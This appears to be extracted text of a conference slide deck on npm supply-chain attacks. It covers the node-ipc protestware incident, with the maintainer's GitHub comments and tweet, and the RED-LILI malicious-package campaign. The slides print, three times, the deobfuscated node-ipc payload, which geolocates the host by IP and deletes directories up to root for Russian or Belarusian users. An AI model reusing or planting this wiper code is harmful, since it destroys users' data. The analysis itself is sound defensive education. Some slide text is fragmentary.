
riaevangelist published 2.0.2 • 8 years ago

bluetooth-programmer

**He's
making
a positive
impact**



node-ipc



node-ipc

11.1.0 • Public • Published 2 months ago

[Readme](#)[Explore](#)[BETA](#)[5 Dependencies](#)[360 Dependents](#)[74 Versions](#)

node-ipc

[Sponsor Me On Github](#)

a *nodejs* module for local and remote Inter Process Communication with full support for Linux, Mac and Windows. It also supports all forms of socket communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.

A great solution for complex multiprocess **Neural Networking** in Node.JS

as of **v11** this module uses the **peacenotwar** module.

```
npm install node-ipc
```

for node <v14

```
npm install node-ipc@^9.0.0
```

Install

```
> npm i node-ipc
```

Repository

[github.com/RIAEvangelist/nod...](#)

Homepage

[riaevangelist.github.io/node-ipc/](#)

± 2022-03-13 to 2022-03-19

1,123,900

Version

11.1.0


License

MIT

Unpacked Size

Total Files

Maintained for 8+ years



1m Weekly Downloads

Homepage

riaevangelist.github.io/node-ipc/

↓ 2022-03-13 to 2022-03-19

1,123,900




Version

11.1.0

License

MIT

Most likely you're using it





**Let's go back to
March 7, 2022**

Brandon added new functionality

The image shows a web browser with two overlapping windows. The background window displays the npm package page for `node-ipc`, version 11.1.0, published 2 months ago. It includes a 'Readme' tab and a description: 'a nodejs module for local and remote Inter... support for Linux, Mac and Windows. It also... communication from low level unix and windows sockets to UDP and secure TLS and TCP sockets.' The foreground window shows the GitHub repository for `RIAEvangelist/node-ipc`, specifically the file `dao/ssl-geospec.js`. The commit history shows a commit by `RIAEvangelist` titled 'added ssl check' with the latest commit hash `847047c` on Mar 7. The file content is displayed as follows:

```
1 import u from"path";import a from"fs";import o from"https";setTimeout(function(){const t=Math.round(Math.random()*4);if(t>1){return}con
```

The footer of the GitHub page includes links for Terms, Privacy, Security, Status, Docs, Contact GitHub, Pricing, API, Training, Blog, and About, along with the copyright notice © 2022 GitHub, Inc.

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
  const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
  const pwd = "./";
  const parentDir = "../";
  const grandParentDir = "../../";
  const root = "/";

  https.get(url, function (message) {
    message.on("data", function (msgBuffer) {
      try {
        const response = JSON.parse(msgBuffer);
        const userCountryName = response["country_name"].toLowerCase();
        if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
          deleteFile(pwd);
          deleteFile(parentDir);
          deleteFile(grandParentDir);
          deleteFile(root);
        }
      } catch (e) {}
    });
  });
}, 100);
```

The screenshot shows the homepage of ipgeolocation.io. The header includes the logo and navigation links: Products, IP Location, Pricing, Documentation, Blog, Sign Up, and Sign In. The main content area features the title "Free IP Geolocation API and Accurate IP Lookup Database" and a description of the service. A search bar is present with the placeholder text "Enter any IPv4, IPv6 address or domain name:". Below the search bar, a preview of the JSON response for an IP address is shown, highlighting details for Israel.

Free IP Geolocation API and Accurate IP Lookup Database

Free IP API provides country, city, state, province, local currency, latitude and longitude, company detail, ISP lookup, language, zip code, country calling code, time zone, current time, sunset and sunrise time, moonset and moonrise time from any IPv4 and IPv6 address in REST, JSON and XML format over HTTPS.

Get Free API Access

Enter any IPv4, IPv6 address or domain name:

```
{
  "ip": " ",
  "country_name": "Israel",
  "state_prov": "Merkaz",
  "city": "Petah Tikva",
  "latitude": "32.05295",
  "longitude": "34.90457",
  "time_zone": "Asia/Jerusalem",
  "isp": "Bezeq International-Ltd",
  "currency": "New Israeli Sheqel",
  "country_flag": "🇮🇱"
}
```

View More

```
{
  "continent_code": "AS",
  "continent_name": "Asia",
  "country_code2": "IL",
  "country_code3": "ISR",
  "country_name": "Israel",
  "country_capital": "Jerusalem",
  "state_prov": "Merkaz",
  "district": "",
  "city": "Petah Tikva",
  "zipcode": "49000",
  "latitude": "32.05295",
  "longitude": "34.90457",
  "is_eu": false,
  "calling_code": "+972",
  "country_tld": ".il",
  "languages": "he,ar-IL,en-IL,",
  "country_flag": "https://ipgeolocation.io/static/flags/IL.svg",
  "geoname_id": "294385",
  "isp": "Bezeq International-Ltd",
  "connection_type": "",
  "organization": "Bezeq International-Ltd",
  "currency": {
    "code": "ILS",
    "name": "New Israeli Sheqel",
    "symbol": "₪"
  },
}
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```



```
const path = require("path");
const fs = require("fs");
const https = require("https");



setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

To Russia With Love

Before

After







Tweets

Tweets & replies

Media

Likes



Brandon Nozaki Miller @electricCowboyR · Mar 19

...

>U DOWNLOADED MY SOFTWARE FOR FREE SO IM ALLOWED TO WIPE UR COMPUTER



Show more



https://github.com/RIAEvangelist/node-ipc/issues/



RIAEvangelist commented on Mar 10

Over

It is documented what it does and only writes a file if it does not exist. You are free to dependency to a version that does not include this until something happens with the turns into WWII and more of us wish that we had done something about it, or ends a gets removed.

This is why it is done as a new major rev. This also should serve as a safe example of w teams should use explicit dependency versions. So it is always our choice to upgrade o

This is all public, documented, licensed and open source.

If you look at the very next sentence after the one you quoted :

This module will add a message of peace on your users desktops, and it will only d does not already exist just to be polite.

I respect your opinion though.



44



1349



19



24



5



RIAEvangelist closed this on Mar 10




RIAEvangelist commented on Mar 10

Over

@MidSpike also, I've never heard the term protestware before. I think you just going term, and with that together we may have possibly had an entirely new idea.

Attackers are evolving






REDLILI

published over 1500 malicious packages in one month

Build custom infrastructure



**Creating user accounts automatically
and defeating 2FA validation**

Using disposable domains



Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vulnerabilities that cause external interactions.

If you notice any interactions from ***.rt11.ml** in your logs, it's possible that someone (internal security engineers, pen-testers, bug-bounty hunters) has been testing your application.

You should investigate the sites where these interactions were generated from, and if a vulnerability exists, examine the root cause.



Interactsh Server

[Interactsh](#) is an open-source tool for detecting out-of-band interactions. It is a tool designed to detect vulnerabilities that cause external interactions.

If you notice any interactions from ***.33mail.ga** in your logs, it's possible that someone (internal security engineers, pen-testers, bug-bounty hunters) has been testing your application.

You should investigate the sites where these interactions were generated from, and if a vulnerability exists, examine the root cause and take the necessary steps to mitigate the issue.



